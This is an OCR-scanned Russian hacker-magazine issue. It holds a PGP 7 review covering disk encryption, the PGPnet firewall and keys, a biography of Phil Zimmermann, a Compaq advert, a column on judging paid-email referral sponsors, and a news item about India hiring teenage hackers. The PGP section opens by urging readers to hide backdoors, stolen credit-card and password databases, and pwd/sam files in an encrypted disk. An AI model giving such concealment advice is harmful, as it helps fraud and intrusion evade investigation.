Туда следует покидать всю инфу, которая каким-либо образом может быть направлена против тебя: Аська со всеми её хисторями и Received files`ами, IRC клиент или папка его логов, если ты ведёшь стенограмму собственных базаров на ИРКе :), почтовик с письмами сомнительного содержания, не менее сомнительным аттачментом и почтовой книгой... Ну и, конечно же, следует подальше от любопытных глаз спрятать весь хакерско-хацкерский софт, как то: бэкдоры, сканнеры сетей, снифферы, проги для спама, телнет/ssh с кэшированными пассами от фрауднутых или нелигитимного происхождения, шеллов :), etc. Не забудь и про инфо "специального" содержания: доки по хаку, pwd/sam-файлы, стыренные базы данных CC и паролей на dial-up, перехваченные конфигурационные файлы httpd, ftpd, telnetd, eggdrop`ы и другие... В общем, всё, что может вызывать подозрение, запихиваем в ПГП-диск!

Если у тебя постоянно включён комп, и ты не работаешь в NT, или, работая в оной, не лочишь комп - удобно включить опцию автоматического Unmount`a aka "закрытия" диска после определённого времени бездействия.




А Менюшки они действительно причесали: глаз радует!

Стань крутым, с PGP!


Главным достоинством нового ПГП, которого не было в предыдущих версиях, стал встроенный фаервол. Теперь не надо геморроиться над тем,

что @guard не пашет в 2000-х, Conseal не работает на диалапе и т. д.
В трее, как и прежде, появился значок конфигуратора PGP. Только если раньше он появлялся исключительно для того, чтобы ты его удалил, теперь польза будет ощутима! Короче, отжимаешь пимпу в трее и выскакивает нечто очень полезное и юзабельное.







Рассматриваемый файрвол очень симпатичен позаимствованным из *nix`а принципом: что не разрешено, то запрещено! Так что PGPnet не даст просто так пролезть в твой комп, выйти в Инет троянцу или позволить атаковать твой хост.
Так, ты можешь создавать свои виртуальные сети, то есть объединять в единое кольцо безопасности определённые компы/сети.




Это удобно если к твоей машине получают доступ с работы/учёбы или из дома. Так, быстренько объединил институтскую тачку, где хранится учебный архив, с домашней станцией и рабочим компом в офисе!






Но построенная сеть не позволит проникнуть к тебе, даже если кто-то получил доступ к одной из твоих тачек: PGP потребует идентификации личным ключом, коего у злоумышленника, скорее всего, не окажется.
Итак, после обозначения твоих приоритетов, ты становишься как бы мембером сети, в которой установлены доверительные отношения между всеми её частями.




Intruders


Имеется очень полезная закладочка Intruders, что дословно обозначает "Незваные гости".
Сюда ты будешь загонять разные нехорошие хосты, с которых тебя пытались атаковать. Можно вообще поставить блок таким образом, что твой комп не будет отвечать на направленные провокации, полностью их игнорируя, или отделить себя от нечисти на некоторое время (20 минут, по умолчанию).



По атакующему можно провести trace, узнать NetBios имя, DNS запись, и прочую шнягу, которая позволит тебе выявлять потенциальные места, откуда могут атаковать. Если в тебе скрывается Павлик Морозов, то можно было бы активизировать опцию извещения саппорта/abuse`а твоего ISP, о произведённой на тебя атаке.
Все операции PGP net можно будет отследить по вполне сносной системе логгирования.
Уделяя внимание VPN`у, я практически забыл об основной, нужной опции для домашнего пользователя - Personal Firewall`e. Всё больше и больше людей, компетентных в WIN-security, отдают предпочтение именно этому агрегату, если требуется обеспечить защиту домашнему компу.




Имеются достаточно грамотные "Настройки по умолчанию", хотя это и хацкерский способ: мы выберем Custom и настроим всю систему исключительно под собственные уникальные нужды :)



Настройка практически не вызывает проблем. Свежеустановленный защитный комплекс конфигурируется за 10 минут.


Святая святых...

Не рассказать о самой главной фиче - шифровке PGP, основанном на технологии открытого ключа, было бы неправильным.
Тыкаем всё в то же окошко, расположенное в трее. Если у тебя уже есть свой "приватный" ключик - просто добавляешь его в список своих личных ключей, также импортируешь, если были, старые наборы открытых ключей.
А коли ты только познакомился с чудесной фичей ПГП, генеришь себе свой личный key.






Теперь у тебя есть два ключа: один спрячь подальше - он только для тебя, второй разошли друзьям, выложи на LDAP сервер проекта PGP (опция загрузки встроена) или на пагу русского ПГП, урл которой находится в начале статьи.
Сейчас все серьёзные люди/компании вывешивают свои открытые ключи, чтобы ими могли воспользоваться те, кто хочет передать тебе приватную, а то и секретную инфу...
Самое популярное место для применения ПГП - е-мэйл. Большинство современных почтовиков имеют поддержку шифрования PGP.
Например, наш любимый The Bat (www.thebat.net) работает с этой штукой практически со своих первых версий.



Ты просто пишешь секретное письмо, выбираешь опцию "Зашифровать/Decrypt", подбираешь нужный открытый ключик, и отправляешь письмо хозяину ключа.



ПГП также прекрасно работает с самыми обычными текстовыми файлами, также может обрабатывать отправляемые фразы в IRC.
Раньше приходилось шифровать clipboard, чтобы кинуть секретную мессагу по ICQ. К сожалению, эту опцию я тестануть не смог, т. к. на момент написания статьи не поддерживался мой билд ICQ 2000b.

Короче, иметь!

Я думаю не стоит напоминать про вездесущий СОРМ, и о примитивной админовской любознательности, которые могут стать причиной доступа к твоей инфе. Большинство людей игнорируют возможность своей "прослушки". Люди отмазываются тем, что якобы они никому не нужны. И это правда. Но вот только не все одинаково "ненужные". Так что, тебе особенно, следует позаботиться о конфиденциальности.
SINtez назвал бы людей, активно борющихся за свою privacy, параноиками :). А что, я вот лично, параноик, и этого не стесняюсь, PGP мне помогает в этом :).



INSCENE MAN

Филип Циммерман



Автор PGP. Революционер шифрования компьютерных данных.
Специалист в области криптографии, в 1991-м году написал и распространял "freeware" Pretty Good Privacy (PGP) - программу шифрования компьютерных данных на основе публичных ключей. Программа разошлась миллионами копий, "классическая" PGP 2.6.x стала стандартом защиты личных данных.
В феврале 1993-го правительство обвинило Циммермана в незаконном экспорте ПО для шифрования данных. Во время событий октября того же года в Москве он выступил в Конгрессе США, где аргументировал свою правоту: "Если диктаторский режим снова возьмет верх в России, PGP поможет демократическому обществу".
В 1995-м использовал знаменитую Первую Поправку, защищающую свободу слова, и вывез из США исходные коды PGP 5.0, распечатанные на бумаге. Текст программы на нескольких сотнях страниц сканировали добровольцы по всему миру.
В 1996-м году основал компанию PGP (с декабря 1997 - подразделение Network Associates). Курировал работу над всеми коммерческими и бесплатными версиями PGP вплоть до 7.0.3. В феврале 2001 года заявил о намерении покинуть компанию из-за коренных разногласий в видении будущего PGP.
По настоянию Циммермана, исходные тексты PGP находятся в открытом доступе. В 1998-м году принят стандарт OpenPGP (RFC 2440).
Считается, что именно Циммерман создал препятствие на пути к продвижению стандарта Escrowed Encryption Standard (EES) - с третьим ключиком в кармане государства. Он доказал всем, что шифрование нужно не только шпионам и правительству.
Циммерман и его детище отмечены многочисленными наградами. В 1995-м году он вошел в число 50 наиболее влиятельных людей Интернета. В 2000-м назван в десятке главных инноваторов электронного бизнеса.
Хобби - пчеловодство.

Компьютеры Compaq – вершина технологий

фото Д. Воробьева

Armada E500

(202804-D41, 179855-D41, 179858-D41)

– ноутбук «все-в-одном» для ежедневного использования в бизнесе.

Процессор Intel® Mobile Pentium® III 800 или 850 МГц
или процессор Intel® Mobile Celeron™ 600 МГц.
Габариты 315x250x40 мм.
Дисплей 15.1"(1400x1050)
Видео AGPx2 8 МБ + TV выход
Вес 3 кг.
Память – 64 (128) МБ
Жесткий диск 5, 10 или 20 ГБ
В зависимости от модели поставляется CD-ROM или DVD-ROM, 56.6к модем, сетевая карта 10/100
Тип батареи – Li-ion (до 3 часов)
Предустановленная операционная система Windows® 95/98/NTW 4.0

Armada M700

(206647-D48, 470008-460, 470006-400)

– полнофункциональный ноутбук для тех, кому нужна вычислительная мощь и мобильность.

Процессор Intel® Mobile Pentium® III 700, 750 или 800 МГц
Габариты 249x315 x 28 мм.
Дисплей 14.1" TFT (1024x768)
Видео AGPx2 8 МБ + TV выход
Вес 2,2 кг.
Память – 64 (128) МБ
Жесткий диск 10, 12 или 20 ГБ
В зависимости от модели поставляется CD-ROM или DVD-ROM, 56.6к модем, сетевая карта 10/100
Тип батареи – Li-ion (до 3.5 часов)
Предустановленная операционная система Windows® 95/98/NTW 4.0

Логотипы Intel Inside и Pentium являются зарегистрированными товарными знаками Intel Corporation.



Мобильные компьютеры Compaq органично сочетают в себе:

Производительность – применяются самые последние процессоры и технологии обработки информации.

Надежность – сборка осуществляется только из тестированных компонентов, отвечающих отраслевым стандартам. Корпус выполнен из магниевого сплава, прочность которого превосходит прочность пластмассы в 20 раз.

Защищенность – во всех ноутбуках Armada приняты меры по обеспечению защиты аппаратных средств и данных.

Продолжительное время автономной работы – для его увеличения реализовано несколько настраиваемых режимов энергосбережения Local Standby, Suspend, Hibernation.

Compaq Armada E500 и M700





Наши партнеры:

Краснодар	BCC Unit	(8612) 554-000, 573-157
Москва	AMS	(095) 937-5558 (многокан.)
Москва	АЙ-ТЕКО	(095) 493-4048, 203-5709
Москва	ВАЙДЕН	(095) 231-1667, 956-6787
Москва	Компания R-Style	(095) 904-1001 (многокан.)
Москва	Электон	(095) 238-7868, 238-6886
Москва	ЛайтНэт Комплекс	(095) 200-1414, 299-0607
Москва	ПатриАрх	(095) 216 7201, 215-2957
Москва	С + С	(095) 324-5497, 323-9188
Москва	ШАРК	(095) 324-1783, 234-1782
Интернет-магазин		www.computerplaza.ru



Оптовые поставки:
Тел.: (095) 907-1101, 907-1065
Факс: (095) 904-5995
E-mail: rsi@rsi.ru
http://www.rsi.ru/compaq
b2b.rsi.ru



www.compaq.ru

● Компания RSI – победитель национального конкурса «Брэнд года» в 2000 году



Или еще раз о том, почему спонсорам выгодно платить нам деньги

Бесплатный Сыр (cheese@xakep.ru) http://subscribe.ru/catalog/rest.cheese

Привет, коллеги!

Как нынче принято говорить, забравшись на подиум за наградами: "... пользуясь случаем, хочу поблагодарить вас за письма, которые вы мне пишите. Но опять же пользуясь случаем, хочу попросить вас писать мне пореже". Ибо меня уже забодали одним и тем же вопросом: а заплатит ли мне тот либо иной спонсор? А что? А где? Я бы и рад ответить каждому, но меня физически "не хватает": тут либо целым штатом секретарей-автоответчиков надо обзаводиться, либо же один раз написать об этом в Х, и в случае поступления подобных вопросов молча переадресовывать их туда же, на Х :).
Одним словом, "пользуясь случаем", хочу еще раз рассказать всем вам о той дури, которая заставляет спонсоров раскошеливаться. И напомнить о том, как с помощью подручных средств - калькулятора, бумаги, карандаша и головы, проверить его возможную платежеспособность. И в заключение - в качестве десерта - предложить самого свеженького, и перспективного "почти что" спонсора: для домашнего задания :).

С миру по нитке

Позволь теперь индивидуализировать подход и перейти на "ты" :). Не знаю, как ты, но я с трудом въезжаю в заявления типа "цинизм ваших помыслов в данной концепции ассоциируется мной с гиперболизацией парадоксальных иллюзий; и поэтому в наш век..." и далее по тексту.
Так что оставим предложенную глобальность в стороне, вернемся к нашим баранам: почему спонсорам выгодно раздавать бабки направо и налево - тебе, мне и твоему рефералу!? И почему он обязательно сделает ЭТО (заплатит), если только не окажется господином Лохотронским Кидал Кидалычем?
Смотри, все очень просто: предположим, ты решил стать крутым, купил себе мобилу, притащил кучу тряпья из Польши или Китая с Турцией (хотя этим уже никто не занимается), открыл ларек и стал торговать. В надежде быстро и мощно обогатиться, как это и было в период первоначального накопления капитала в уже окончательно разворованном социалистическом обществе. В результате, по итогам первого месяца - бабки в дело вложены, а народ не прет, очередей не выстраивает. Ты, ясен перец, идешь в газету и даешь рекламу типа "Кружевные трусы в переходе на "Белорусской"-кольцевой - прямо из Китая. Индивидуальный подход к клиенту", платишь за это баксов 200 и получаешь взад то же, что и имел в начале, но еще минус две сотни "франклинов". Проходит еще месяц: трусы покрываются пылью и плесенью, турецкая кожа скукоживается и теряет товарный вид, а ты опять идешь за помощью к дельцам AD-дела. На сей раз - заказывать рекламный плакат долларов за 500, на все, что у тебя осталось от взятого кредита. Получаешь его, ставишь рядом со своими эксклюзивными трусами и спустя еще месяц пытаешься продать с лотка уже свое исподнее, поскольку все рубли-фунты-стерлинги промотаны, товар не ушел, мобилу отключили, бизнес накрылся и вообще - нет в жизни счастья.
А ведь все могло быть иначе: например, вместо того, чтобы мотаться по газетам и "дизигнеровским" агентствам, надо было найти всего лишь нескольких шустрых парней, которым и предложить, например, "кожу" на халяву - за десятерых покупателей. Понятно, что халява - вещь великая, и те парни притащили бы тебе других, кто отвалил бы 200 x 10 = 2000 баков. Согласись, за эти деньги одну куртку, купленную из-под полы за тридцатник, можно было бы и отдать. Более того, всем этим парням ты также разъяснил бы, что если и они найдут тебе по десять покупателей, то ты и им эти куртки просто подаришь! И так - по циклу: не вложив в рекламу ни копейки, ты добился бы того, что бизнес твой закрутился и завертелся.
Все очень просто: с миру по нитке, и ты "в дамках". Именно по этому пути и идут т. н. спонсоры: выступая в роди посредников между продавцами услуг (товаров) и конечными потребителями, они ищут тех, кто сам, высунув язык, будет мотаться и набирать им этих самых потребителей. При этом, как ты уже сам мог убедиться, они не потратят на рекламную кампанию ни копейки! Те же выплаты, которые, может быть, тебе когда-нибудь достанутся, лишь мизер от уже полученных ими денег! Выгода очевидна: на первых порах они создадут себе популярность и наберут пользователей на халяву. Затем, имея уже что-то на руках, пойдут к продавцам или рекламодателям и предложат им свои условия. И лишь в случае, если последние согласятся (например, станут рассылать рекламные письма или показывать чьи-то баннеры) и спонсор получит свои первые деньги, и ты получишь с них причитающуюся тебе долю. Как за себя лично, так и за тех парней, которых ты привлек в систему. И чем их будет больше, тем ощутимее твой доход, а стало быть, и твое желание заработать еще больше :). Что выгодно как для тебя, так и для них: сколько заработаешь, столько и получишь. А они при этом ни цента не спустят на ветер.

Не путать MLM с пальцем

А, скажешь ты, видали, плавали. Мол, и отечественных "МММ" уже полно было: так и где они сейчас? В анусе! А я что, спорю? Да, там они, родимые. Но и ты не понял разницы: в ситуации со спонсорами ты привлекаешь новых пользователей в систему (а не их дензнаки - в отличие от МММ)! Самому вкладывать при этом ничего не надо - кроме инициативы.
Финансовые же пирамиды, которыми не совсем справедливо сейчас называют любую MLM-систему, драли с каждого по рублю (или по доллару) и за это обещали сверхприбыли в короткие сроки. К чему это привело, знает каждый: они нахапали бабок, для откупных (и для имиджа "мы честные парни") выплатили причитающееся некоторым клиентам и благополучно отбыли. Кто в мир иной с последующим перераспределением наворованных средств бравыми парнями из общества "100 на 50" (100 кг живого веса на 50 IQ), а кто и на Багамы, с обязательным изменением ФИО, даты смерти и рождения, а в некоторых случаях - пола.
Классическая MLM-конструкция (многоуровневый маркетинг) подразумевает иное: расширение зоны влияния с минимальными затратами, основанными на прямой заинтересованности каждого участника в конечных результатах ее деятельности. И ничего плохого в этом лично я не вижу. Другое дело, что любой жулик стремится выбелить себя, а в случае поимки - свалить все на несовершенство MLM.



Старые знакомые мошенники, обещавшие супер–халяву, а в реале набивав–шие бабки на довечивом юзвере



С калькулятором в руках

Теперь, когда ты уже знаешь - почему спонсоры прибегают к "реферальству", самое время перейти к отделению зерен от плевел: определению серьезности намерений спонсора.

Первое и самое простое: адрес ресурса. Если у т. н. "спонсора" нет 15 - 25 долларов на регистрацию собственного домена и еще десятки на нормальный хостинг, забудь про него сразу же! Это - лохотрон, с которым лично я сталкивался не раз: "Эль-Пасо Инкорпорейшн", "Магазин конторской техники из Запорожья" и многое другое.

Второй показатель: техническое совершенство. В идеале система должна вести учет пользовательского счета, отображать статистику в режиме реального времени и иметь должную "секьюрити". Например, если через УРЛ возможно задать команду доступа, содержащую имя и пароль, то вероятность накрытия аккаунтов у такого спонсора очень велика. Та же самая история и с прописыванием паролей в куки (этим грешила "Спедиа" в первые месяцы своей деятельности), недоработкой хтмл'а (выскакиванием ошибок в различных бродилках) и т. п. Косвенным критерием технического совершенства является скорость обработки запроса. если при нормальной пропускной способности канала запрос обрабатывается мучительно долго…

Третий показатель: дизайн и тексты. Если тут все криво и косо, то либо владельцы самодуры, либо у них нет денег на нормальных оформителей, переводчиков и "писателей". Бывает и так, что читая условия спонсора, волоса становятся дыбом. И не только на голове: начинаешь подозревать, что спонсор пытается объяснить принцип действия его конторы не столько пользователю, сколько самому себе. И настолько запутывается, что жизнеутверждающий поначалу текст обрывается на полумысли и тут же перескакивает на следующую. В таком случае от конторы можно ожидать всяческих сюрпризов: от мгновенного накопления денег на счету и до последующего их полного исчезновения.

Четвертый показатель: "официальность". Если контора солидная и работать собирается долго, то она, как правило, указывает свои реквизиты: название фирмы, ее физический адрес, телефоны, имена, фамилии, явки. Отсутствие таковых данных - повод для сомнений и мрачных раздумий: даже имея на счету штуку баксов, подлежащих выплате, в случае с форс-мажором ты не только не сможешь схватить спонсора за яйца, но даже не будешь знать его истинного имени! К сожалению, большинство "российских спонсоров" - как раз из этой серии: собралась компания кул-хацкеров, решивших заработать деньгу, сваяли систему, скинулись на домен и хостинг. А как только заработали монету - не только перессрались между собой, но и кинули всех пользователей через Х. Существуют такие лавочки недолго и, как правило, несчастливо: особо огорченные пользователи и клиенты разыскивают их "начальство" и потом подолгу общаются с ним в полутемных подворотнях, ведя разговоры о вечном.

Пятый показатель: ставки. Если они чрезмерно высоки или же очень нетрадиционны - надуют. Чтобы их проверить, необходимо вооружиться калькулятором и просчитать сумму, которая останется у самого спонсора после всех выплат. И сравнить ее с нулем :).

Подсчёт бабла

За основу расчетов следует взять ставки, по которым спонсор дерет деньги с рекламодателей (их можно узнать в разделе "для рекламодателей") и те, которые получат пользователи со всеми рефералами вместе взятые. Например, если спонсор предлагает рекламу по цене 200 долларов за 1000 писем, имеет одноуровневую реферальскую систему и платит пользователю по 5 центов за письмо (а за реферала - по 2 цента), то получится следующая картина. Письмо - 20 центов - 5 + 2 = 13 центов в бонус спонсору. Отсюда следует отнять еще налоги (это около 50 - 70$) и прочие суммарные расходы спонсора (хостинг, персонал и т. п.). Полученный итог - около 3 - 4 центов - помножить на возможное количество писем и рекламодателей. Последнее можно условно определить по схеме: количество писем (если речь идет о почтовиках), полученных лично тобой и твоими рефералами. Нап-

ример, если ты получил от спонсора 5 писем в месяц, у тебя 50 рефералов и они получили в сумме еще 150, то можно считать, что среднестатистическим показателем будет являться 2 - 3 письма в месяц. Далее, если у спонсора тысяч сто пользователей (об этом ты можешь узнать либо у самого спонсора, либо из своей статистики, если номер присваивается в качестве "порядкового"), то оборот спонсора - 3 x 100000 = 300 тысяч писем в месяц. Множим сумму на его доход и сравниваем.



Некогда перспективный и популярный спонсор – htmail.com, обещавший выплаты за чтение рекламной почты.

Если в итоге получится долларов 100-200, то такой спонсор - или начинающий, или же заканчивающий; если не платит налогов и вообще "нелегал", то точно "заканчивающий". Если же сумма будет значимой, значит спонсор перспективный и, будем надеяться, надежный. В нашем случае он зарабатывает на письмах 300.000 x 3 цента = 9000 долларов в месяц чистого дохода: значит хороший :). Если бы он платил пользователям по 20, а за рефералов по 10 центов, то эта конечная сумма равнялась бы железным 30 тысячам долларов ежемесячных убытков, не считая налогов, не уплаченных государству. Вот такая арифметика: не гонись за длинным рублем. Гонись за рублем реальным.

На закуску

Принято считать, что "спонсор" - это тот, кто шлет письма, предлагает кликать по баннерам или же только разглядывать их. Но в последнее время ситуация меняется: все больше контор используют MLM принцип для привлечения клиентов. Последний и яркий пример: http://www.host-web-site.com/?webhost Швейцарская контора, имеющая сервера в Штатах и работников - наших соотечественников, предлагающая недорогой (от 5 долларов в месяц) и очень качественный хостинг. А для того чтобы привлечь клиентуру предлагает реферальскую программу о двух уровнях: за каждого клиента, которого ты притащишь на аркане - по 10 долларов; за каждого притащенного твоим рефералом - по 2. Я попробовал - понравилось. Попробуй и ты. Заодно и разложи его на составляющие, опираясь на предложенные мной тебе сегодня советы. И сравни мою рекомендацию с полученными тобой результатами.



По–моему, продажей хостинга ещё не занялся только ленивый.

Удачи, коллега!




МТС
GSM
НАША СВЯЗЬ НЕРАЗРЫВНА


Хакеры на службе государства, взлом как вид спорта и другие сказки

Андрей Баранов aka b4r4n0ff (baranoff@dz.ru)

Сказка первая – О том, как хакеры на правительство работают

Жили-были в далекой Индии хакеры и занимались они своими обычными хацкерскими делами: пили индийское пиво и ломали с похмелья всевозможные индийские сайты. И до того у них это хорошо получалось, что крупные технологические компании Индии поняли, что сынки-то работают суперстар, и решили организовать специальный комитет для борьбы с сетевыми преступлениями. Индийское правительство идею поддержало и на свет появилась контора под названием National Cyber Cop Committee - Национальный Киберполицейский комитет. Занимались они тем, что ловили особо упорных хацкеров и подвергали их всяческим злобным административно-уголовным наказаниям. Но индийских хакеров, видимо, тюрьмой напугаешь едва ли, поэтому взломы все продолжались и продолжались. Тогда в голову президента конторы-учредителя NCCC под названием NASSCOM (National Association of Software and Service Companies), Деванги Мехты, пришла мысль, что неэффективно гоняться по всей необъятной Индии за умными хацкерами с целью засадить их на подольше. Логичнее было бы нанять самых-самых умных, предложить им государственную крышу и кучу бабла, чтобы они следили за важными серверами, постоянно дрючили их систему безопасности и пытались предотвратить взломы. Сказано-сделано.

Нашел Мехта 19 умных хацкеров, которые согласились забыть про свое темное прошлое :) и начать помогать NCCC. Самому старшему участнику "расстрельной команды", подобранной Мехтой, 19 лет. Самому младшему - 14. Так что, если твой препод по информатике застал тебя за установкой боевого софта на его комп, делай умное лицо и говори, что работаешь на спецслужбы :).



Вот как Мехта высказался про своих подопечных: "Если вы хотите поймать хакера, вам нужны мозги хакера. Эти ребята великолепны. Они сказали мне, что за 5 минут могут взломать сайт индийского министерства обороны..."

Теперь "бойцы невидимого фронта", вставшие в ряды NCCC, будут совершенно законно и от души ломать правительственные сайты. Чтобы потом объяснять глупым админам, в каком месте дырка и чем ее лучше закрыть. Так вот. Официальный хак на государственную зарплату :).

